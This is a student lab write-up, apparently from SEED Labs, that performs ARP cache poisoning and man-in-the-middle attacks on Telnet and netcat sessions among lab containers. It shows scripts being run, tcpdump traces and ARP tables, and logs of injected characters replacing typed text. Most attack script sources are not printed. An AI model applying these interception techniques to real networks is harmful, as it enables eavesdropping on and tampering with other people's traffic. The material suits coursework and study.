
Lab 3 ARP Attacks

Report:

Task 1: ARP Cache Poisoning

At first we perform the build, while finding containers.



Task 1.A (using ARP request): On host M, constructed an ARP request packet to map B's IP address to M's MAC address. Then sending the packet to A and checking whether the attack is successful or not.

Firstly checking is the ".py" files are present.

```
-rw-rw-r-- 1 seed seed  393 Mar 18 02:05 arp_gratuitous.py
-rw-rw-r-- 1 seed seed  458 Mar 18 15:51 arp_reply.py
-rw-rw-r-- 1 seed seed  468 Mar 18 15:52 arp_request.py
-rw-rw-r-- 1 seed seed 1055 Mar 18 02:05 mitm_tcp.py
-rw-rw-r-- 1 seed seed  886 Mar 18 02:05 spoof-arp.py
-rwxrwxrwx 1 seed seed  100 Mar 18 02:04 task1.py
```

Then accessing and working with "task1.py" file,

```
#!/usr/bin/env python3
from scapy.all import *

E = Ether()
A = ARP()
A.op = 1
pkt = E/A
sendp(pkt)
```

Moving forward, the "arp_request.py" file is worked on while carefully checking the target and spoofed IP and MAC. Now with the provided "seed attacker" or "M" (attacker machine), ran the tcpdump to view the traffic; as follows

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.105  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:69  txqueuelen 0  (Ethernet)
        RX packets 93  bytes 10453 (10.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12  bytes 504 (504.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@5dd027d4d41a:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
21:42:05.401766 ARP, Request who-has 10.9.0.5 tell 10.9.0.99, length 28
21:42:05.401860 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
```

Then checking if ARP Request is sent,

```
root@5dd027d4d41a:/volumes# python3 arp_request.py
SENDING SPOOFED ARP REQUEST......
.
Sent 1 packets.
root@5dd027d4d41a:/volumes#
```

Now checking back the Spoofed IP and MAC on Host A, running “arp -an”

```
root@25afccc3a0cb:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 114  bytes 12567 (12.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 29  bytes 2506 (2.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@25afccc3a0cb:/# arp -an
? (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
root@25afccc3a0cb:/# arp -an
? (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
? (10.9.0.99) at 02:42:0a:09:00:69 [ether] on eth0
root@25afccc3a0cb:/#
```

Task 1.B (using ARP reply). On host M, constructed an ARP reply packet to map B's IP address to M's MAC address. Sent the packet to A and checked whether the attack is successful or not. Tried the attack under the following two scenarios, and report the results of your attack: for both cases, "arp_reply.py" was utilized.

- **Scenario 1:** B's IP is already in A's cache.

```
root@5dd027d4d41a:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
21:42:05.401766 ARP, Request who-has 10.9.0.5 tell 10.9.0.99, length 28
21:42:05.401860 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
21:50:21.397616 ARP, Reply 10.9.0.99 is-at 02:42:0a:09:00:69, length 28
^C
3 packets captured
3 packets received by filter
0 packets dropped by kernel
```

On Host A,

```
root@25afccc3a0cb:/# arp -an
? (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
? (10.9.0.99) at 02:42:0a:09:00:69 [ether] on eth0
root@25afccc3a0cb:/#
```

- **Scenario 2:** B's IP is not in A's cache. You can use the command "arp -d a.b.c.d" to remove the ARP cache entry for the IP address a.b.c.d.

```
root@25afccc3a0cb:/# arp -an
? (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
? (10.9.0.99) at 02:42:0a:09:00:69 [ether] on eth0
root@25afccc3a0cb:/# arp -d 10.9.0.99
root@25afccc3a0cb:/# arp -an
? (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
root@25afccc3a0cb:/#
```

On Host A, pining the machine 10.9.0.99 having ARP cache updated.

```
root@25afccc3a0cb:/# ping 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.5 icmp_seq=1 Destination Host Unreachable
From 10.9.0.5 icmp_seq=2 Destination Host Unreachable
^C
--- 10.9.0.99 ping statistics ---
6 packets transmitted, 0 received, +2 errors, 100% packet loss, time 5097ms
pipe 4
root@25afccc3a0cb:/# arp -an
? (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
? (10.9.0.99) at <incomplete> on eth0
```

Running "arp_reply.py" for another time to check if Host A has any changes.

```
root@25afccc3a0cb:/# arp -an
? (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
? (10.9.0.99) at 02:42:0a:09:00:69 [ether] on eth0
root@25afccc3a0cb:/#
```

Task 1.C (using ARP gratuitous message). On host M, construct an ARP gratuitous packet, and use it to map B's IP address to M's MAC address. Please launch the attack under the same two scenarios as those described in Task 1.B

The "arp_gratuitous.py" was run and then the TCP dump was put to check on the traffic,

```
root@5dd027d4d41a:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
22:35:32.901572 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
```

```
root@5dd027d4d41a:/volumes# nano arp_grat.py
root@5dd027d4d41a:/volumes# nano arp_grat.py
root@5dd027d4d41a:/volumes# ./arp_grat.py
SENDING SPOOFED ARP GRATUITOUS MESSAGE......
.
Sent 1 packets.
```

On Host A, the MAC is now updated,

```
root@25afccc3a0cb:/# arp -an
? (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
? (10.9.0.99) at 02:42:0a:09:00:69 [ether] on eth0
root@25afccc3a0cb:/# arp -an
? (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
? (10.9.0.99) at 02:42:0a:09:00:69 [ether] on eth0
root@25afccc3a0cb:/#
```

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Checking IP Forward,

```
root@0f57c8d85b0f:/volumes# sysctl -a |grep ip_forward
net.ipv4.ip_forward = 1
net.ipv4.ip_forward_update_priority = 1
net.ipv4.ip_forward_use_pmtu = 0
```

On Host A,

```
root@fc4c0a1c59ce:/# arp -an
? (10.9.0.5) at 02:42:0a:09:00:05 [ether] on eth0
? (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
root@fc4c0a1c59ce:/#
```

"Mitm_tcp.py" was run to start the Man-in-the-Middle Attack,

```
root@0f57c8d85b0f:/volumes# ./ArpPmitm.py
sending spoofed ARP Request to HOST A & B
.
Sent 1 packets.
.
Sent 1 packets.
sending spoofed ARP Request to HOST A & B
.
Sent 1 packets.
.
Sent 1 packets.
sending spoofed ARP Request to HOST A & B
.
Sent 1 packets.
.
Sent 1 packets.
```

Changes were observed,

```
root@1423be1d4a21:/# arp -an
? (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
? (10.9.0.99) at <incomplete> on eth0
? (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
root@1423be1d4a21:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.117 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.092 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.092 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.093 ms
^C
--- 10.9.0.6 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3053ms
```

The traffic gotten through TCP dump,

```
root@0f57c8d85b0f:/# tcpdump -n -i eth0 -vvv "icmp and host 10.9.0.6"
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
04:47:49.159329 IP (tos 0x0, ttl 64, id 50451, offset 0, flags [DF], proto ICMP (1), length 84)
    10.9.0.5 > 10.9.0.6: ICMP echo request, id 46, seq 1, length 64
04:47:49.159361 IP (tos 0x0, ttl 63, id 50451, offset 0, flags [DF], proto ICMP (1), length 84)
    10.9.0.5 > 10.9.0.6: ICMP echo request, id 46, seq 1, length 64
04:47:49.159390 IP (tos 0x0, ttl 64, id 43418, offset 0, flags [none], proto ICMP (1), length 84)
    10.9.0.6 > 10.9.0.5: ICMP echo reply, id 46, seq 1, length 64
04:47:49.159397 IP (tos 0xc0, ttl 64, id 63504, offset 0, flags [none], proto ICMP (1), length 112)
    10.9.0.105 > 10.9.0.6: ICMP redirect 10.9.0.5 to host 10.9.0.5, length 92
        IP (tos 0x0, ttl 63, id 43418, offset 0, flags [none], proto ICMP (1), length 84)
    10.9.0.6 > 10.9.0.5: ICMP echo reply, id 46, seq 1, length 64
04:47:49.159400 IP (tos 0x0, ttl 63, id 43418, offset 0, flags [none], proto ICMP (1), length 84)
    10.9.0.6 > 10.9.0.5: ICMP echo reply, id 46, seq 1, length 64
04:47:50.173850 IP (tos 0x0, ttl 64, id 50624, offset 0, flags [DF], proto ICMP (1), length 84)
    10.9.0.5 > 10.9.0.6: ICMP echo request, id 46, seq 2, length 64
04:47:50.173883 IP (tos 0x0, ttl 63, id 50624, offset 0, flags [DF], proto ICMP (1), length 84)
    10.9.0.5 > 10.9.0.6: ICMP echo request, id 46, seq 2, length 64
04:47:50.173914 IP (tos 0x0, ttl 64, id 43428, offset 0, flags [none], proto ICMP (1), length 84)
    10.9.0.6 > 10.9.0.5: ICMP echo reply, id 46, seq 2, length 64
04:47:50.173920 IP (tos 0xc0, ttl 64, id 63724, offset 0, flags [none], proto ICMP (1), length 112)
    10.9.0.105 > 10.9.0.6: ICMP redirect 10.9.0.5 to host 10.9.0.5, length 92
        IP (tos 0x0, ttl 63, id 43428, offset 0, flags [none], proto ICMP (1), length 84)
    10.9.0.6 > 10.9.0.5: ICMP echo reply, id 46, seq 2, length 64
04:47:50.173922 IP (tos 0x0, ttl 63, id 43428, offset 0, flags [none], proto ICMP (1), length 84)
    10.9.0.6 > 10.9.0.5: ICMP echo reply, id 46, seq 2, length 64
04:47:51.197853 IP (tos 0x0, ttl 64, id 50800, offset 0, flags [DF], proto ICMP (1), length 84)
    10.9.0.5 > 10.9.0.6: ICMP echo request, id 46, seq 3, length 64
04:47:51.197884 IP (tos 0x0, ttl 63, id 50800, offset 0, flags [DF], proto ICMP (1), length 84)
    10.9.0.5 > 10.9.0.6: ICMP echo request, id 46, seq 3, length 64
04:47:51.197917 IP (tos 0x0, ttl 64, id 43526, offset 0, flags [none], proto ICMP (1), length 84)
    10.9.0.6 > 10.9.0.5: ICMP echo reply, id 46, seq 3, length 64
04:47:51.197922 IP (tos 0xc0, ttl 64, id 63782, offset 0, flags [none], proto ICMP (1), length 112)
    10.9.0.105 > 10.9.0.6: ICMP redirect 10.9.0.5 to host 10.9.0.5, length 92
        IP (tos 0x0, ttl 63, id 43526, offset 0, flags [none], proto ICMP (1), length 84)
    10.9.0.6 > 10.9.0.5: ICMP echo reply, id 46, seq 3, length 64
04:47:51.197924 IP (tos 0x0, ttl 63, id 43526, offset 0, flags [none], proto ICMP (1), length 84)
    10.9.0.6 > 10.9.0.5: ICMP echo reply, id 46, seq 3, length 64
```

On Host A, pinging 10.9.0.6

```
root@1423be1d4a21:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.147 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.120 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.120 ms
^C
--- 10.9.0.6 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2039ms
rtt min/avg/max/mdev = 0.120/0.129/0.147/0.012 ms
```

```
root@1423be1d4a21:/# arp -an
? (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
? (10.9.0.99) at <incomplete> on eth0
? (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
root@1423be1d4a21:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
^C
--- 10.9.0.6 ping statistics ---
9 packets transmitted, 0 received, 100% packet loss, time 8191ms
```

With ip_forward=0,

```
root@0f57c8d85b0f:/volumes# sysctl -a |grep ip_forward
net.ipv4.ip_forward = 1
net.ipv4.ip_forward_update_priority = 1
net.ipv4.ip_forward_use_pmtu = 0
root@0f57c8d85b0f:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@0f57c8d85b0f:/volumes# sysctl -a |grep ip_forward
net.ipv4.ip_forward = 0
net.ipv4.ip_forward_update_priority = 1
net.ipv4.ip_forward_use_pmtu = 0
```

Again, to pinging 10.9.0.6

```
root@1423be1d4a21:/# arp -an
? (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
? (10.9.0.99) at <incomplete> on eth0
? (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
root@1423be1d4a21:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
^C
--- 10.9.0.6 ping statistics ---
9 packets transmitted, 0 received, 100% packet loss, time 8191ms
```

The Traffic,

```
root@0f57c8d85b0f:/# tcpdump -n -i eth0 -vvv "icmp and host 10.9.0.6"
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
04:55:30.398848 IP (tos 0x0, ttl 64, id 23634, offset 0, flags [DF], proto ICMP (1), length 84)
    10.9.0.5 > 10.9.0.6: ICMP echo request, id 49, seq 1, length 64
04:55:31.421863 IP (tos 0x0, ttl 64, id 23739, offset 0, flags [DF], proto ICMP (1), length 84)
    10.9.0.5 > 10.9.0.6: ICMP echo request, id 49, seq 2, length 64
04:55:32.445824 IP (tos 0x0, ttl 64, id 23860, offset 0, flags [DF], proto ICMP (1), length 84)
    10.9.0.5 > 10.9.0.6: ICMP echo request, id 49, seq 3, length 64
04:55:33.469827 IP (tos 0x0, ttl 64, id 24020, offset 0, flags [DF], proto ICMP (1), length 84)
    10.9.0.5 > 10.9.0.6: ICMP echo request, id 49, seq 4, length 64
04:55:34.493849 IP (tos 0x0, ttl 64, id 24121, offset 0, flags [DF], proto ICMP (1), length 84)
    10.9.0.5 > 10.9.0.6: ICMP echo request, id 49, seq 5, length 64
04:55:35.517849 IP (tos 0x0, ttl 64, id 24285, offset 0, flags [DF], proto ICMP (1), length 84)
    10.9.0.5 > 10.9.0.6: ICMP echo request, id 49, seq 6, length 64
04:55:36.541852 IP (tos 0x0, ttl 64, id 24503, offset 0, flags [DF], proto ICMP (1), length 84)
    10.9.0.5 > 10.9.0.6: ICMP echo request, id 49, seq 7, length 64
04:55:37.565855 IP (tos 0x0, ttl 64, id 24616, offset 0, flags [DF], proto ICMP (1), length 84)
    10.9.0.5 > 10.9.0.6: ICMP echo request, id 49, seq 8, length 64
04:55:38.589877 IP (tos 0x0, ttl 64, id 24652, offset 0, flags [DF], proto ICMP (1), length 84)
    10.9.0.5 > 10.9.0.6: ICMP echo request, id 49, seq 9, length 64
^C
```

On Host A, telnet 10.9.0.6,

```
root@1423be1d4a21:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
fc4c0a1c59ce login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-1030-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
```

Again,

```
root@0f57c8d85b0f:/volumes# ./mitm_tcp.py
LAUNCHING MITM ATTACK.........
```

```
.
Sent 1 packets.
.
Sent 1 packets.
sending spoofed ARP Request to HOST A & B
.
Sent 1 packets.
.
Sent 1 packets.
sending spoofed ARP Request to HOST A & B
.
Sent 1 packets.
.
Sent 1 packets.
sending spoofed ARP Request to HOST A & B
.
Sent 1 packets.
.
Sent 1 packets.
```

On Host A, encoding into “A”’s it is seen,

```
root@0f57c8d85b0f:/volumes# ./mitm_tcp.py
LAUNCHING MITM ATTACK.........
p ==> A
.
Sent 1 packets.
w ==> A
.
Sent 1 packets.
d ==> A
.
Sent 1 packets.
 ==>
.
Sent 1 packets.
.
Sent 1 packets.
```

```
seed@fc4c0a1c59ce:~$ exit
logout
Connection closed by foreign host.
root@1423be1d4a21:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
fc4c0a1c59ce login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-1030-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
```

Again, setting the “sysctl net.ipv4.ip_forward=0”, “sysctl net.ipv4.ip_forward=1” respectively;

```
root@306aba29bff4:/volumes# sysctl net.ipv4.ip_f
orward=0
net.ipv4.ip_forward = 0
root@306aba29bff4:/volumes#
```

```
root@f9b69de4cb48:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.
251 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0
.129 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0
.142 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0
.066 ms
```

```
root@306aba29bff4:/volumes# sysctl net.i
pv4.ip_forward=1
net.ipv4.ip_forward = 1
root@306aba29bff4:/volumes#
```

```
64 bytes from 10.9.0.6: icmp_seq=23 ttl=64 time=0.123 ms
64 bytes from 10.9.0.6: icmp_seq=32 ttl=64 time=0.215 ms
64 bytes from 10.9.0.6: icmp_seq=33 ttl=64 time=0.130 ms
64 bytes from 10.9.0.6: icmp_seq=42 ttl=64 time=0.130 ms
64 bytes from 10.9.0.6: icmp_seq=43 ttl=64 time=0.050 ms
^C
```

Launching the attack;

```
root@f9b69de4cb48:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2f88ba7e1909 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that ar
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Mar 14 13:49:29 UTC 2024 from A-10.9.0.5.net-10.9.0.0 o
/2
seed@2f88ba7e1909:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 2295  bytes 196334 (196.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1933  bytes 174095 (174.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
```

So, now we see, the attack being successful

```
root@306aba29bff4:/volumes# sysctl net.ipv4.ip_forwar
d=0
net.ipv4.ip_forward = 0
root@306aba29bff4:/volumes# ./mitm_tcp.py
LAUNCHING MITM ATTACK.........
*** b'Z', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'Z', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'\r\x00', length: 2
```

```
seed@2f88ba7e1909:~$ ZZ
-bash: ZZ: command not found
seed@2f88ba7e1909:~$ ZZZZ
-bash: ZZZZ: command not found
seed@2f88ba7e1909:~$ !!!
ZZZZ!
-bash: ZZZZ!: command not found
```

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

```
seed@ip-172-31-4-92:~/Desktop/ARP/volumes$ dockps
1423be1d4a21  A-10.9.0.5
fc4c0a1c59ce  B-10.9.0.6
0f57c8d85b0f  M-10.9.0.105
seed@ip-172-31-4-92:~/Desktop/ARP/volumes$ docksh 14
root@1423be1d4a21:/# arp -an
? (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
? (10.9.0.99) at <incomplete> on eth0
? (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
root@1423be1d4a21:/# nc 10.9.0.6 9090
helloworld
```

```
root@fc4c0a1c59ce:/# arp -an
? (10.9.0.5) at 02:42:0a:09:00:05 [ether] on eth0
? (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
root@fc4c0a1c59ce:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 594  bytes 44356 (44.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 342  bytes 23325 (23.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 30  bytes 2685 (2.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 30  bytes 2685 (2.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@fc4c0a1c59ce:/# nc -lp 9090
helloworld
```

```
seed@ip-172-31-4-92:~/Desktop/ARP/volumes$ dockps
1423be1d4a21  A-10.9.0.5
fc4c0a1c59ce  B-10.9.0.6
0f57c8d85b0f  M-10.9.0.105
seed@ip-172-31-4-92:~/Desktop/ARP/volumes$ docksh 14
root@1423be1d4a21:/# arp -an
? (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
? (10.9.0.99) at <incomplete> on eth0
? (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
root@1423be1d4a21:/# nc 10.9.0.6 9090
helloworld
world hello
```

```
? (10.9.0.5) at 02:42:0a:09:00:05 [ether] on eth0
? (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
root@fc4c0a1c59ce:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 594  bytes 44356 (44.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 342  bytes 23325 (23.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 30  bytes 2685 (2.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 30  bytes 2685 (2.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@fc4c0a1c59ce:/# nc -lp 9090
helloworld
world hello
```

On Host A, the change is seen with “AAAAAAAAA”.

```
root@0f57c8d85b0f:/volumes# ./mitm_tcp.py
LAUNCHING MITM ATTACK.........
*** b'seedlabs\n', length: 9
type  <class 'bytes'>
.
Sent 1 packets.
^Croot@0f57c8d85b0f:/volumes#
```

```
seed@ip-172-31-4-92:~/Desktop/ARP/volumes$ dockps
1423be1d4a21  A-10.9.0.5
fc4c0a1c59ce  B-10.9.0.6
0f57c8d85b0f  M-10.9.0.105
seed@ip-172-31-4-92:~/Desktop/ARP/volumes$ docksh 14
root@1423be1d4a21:/# arp -an
? (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
? (10.9.0.99) at <incomplete> on eth0
? (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
root@1423be1d4a21:/# nc 10.9.0.6 9090
helloworld
world hello
hi
hi
seedlabs
seedlabs
```

```
KeyboardInterrupt

root@0f57c8d85b0f:/volumes# ./ArpPmitm.py
sending spoofed ARP Request to HOST A & B
.
Sent 1 packets.
.
Sent 1 packets.
sending spoofed ARP Request to HOST A & B
.
Sent 1 packets.
.
Sent 1 packets.
sending spoofed ARP Request to HOST A & B
.
Sent 1 packets.
.
Sent 1 packets.
sending spoofed ARP Request to HOST A & B
.
```

```
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 594  bytes 44356 (44.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 342  bytes 23325 (23.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 30  bytes 2685 (2.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 30  bytes 2685 (2.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@fc4c0a1c59ce:/# nc -lp 9090
helloworld
world hello
hi
hi
AAAAAAAA
AAAAAAAA
```
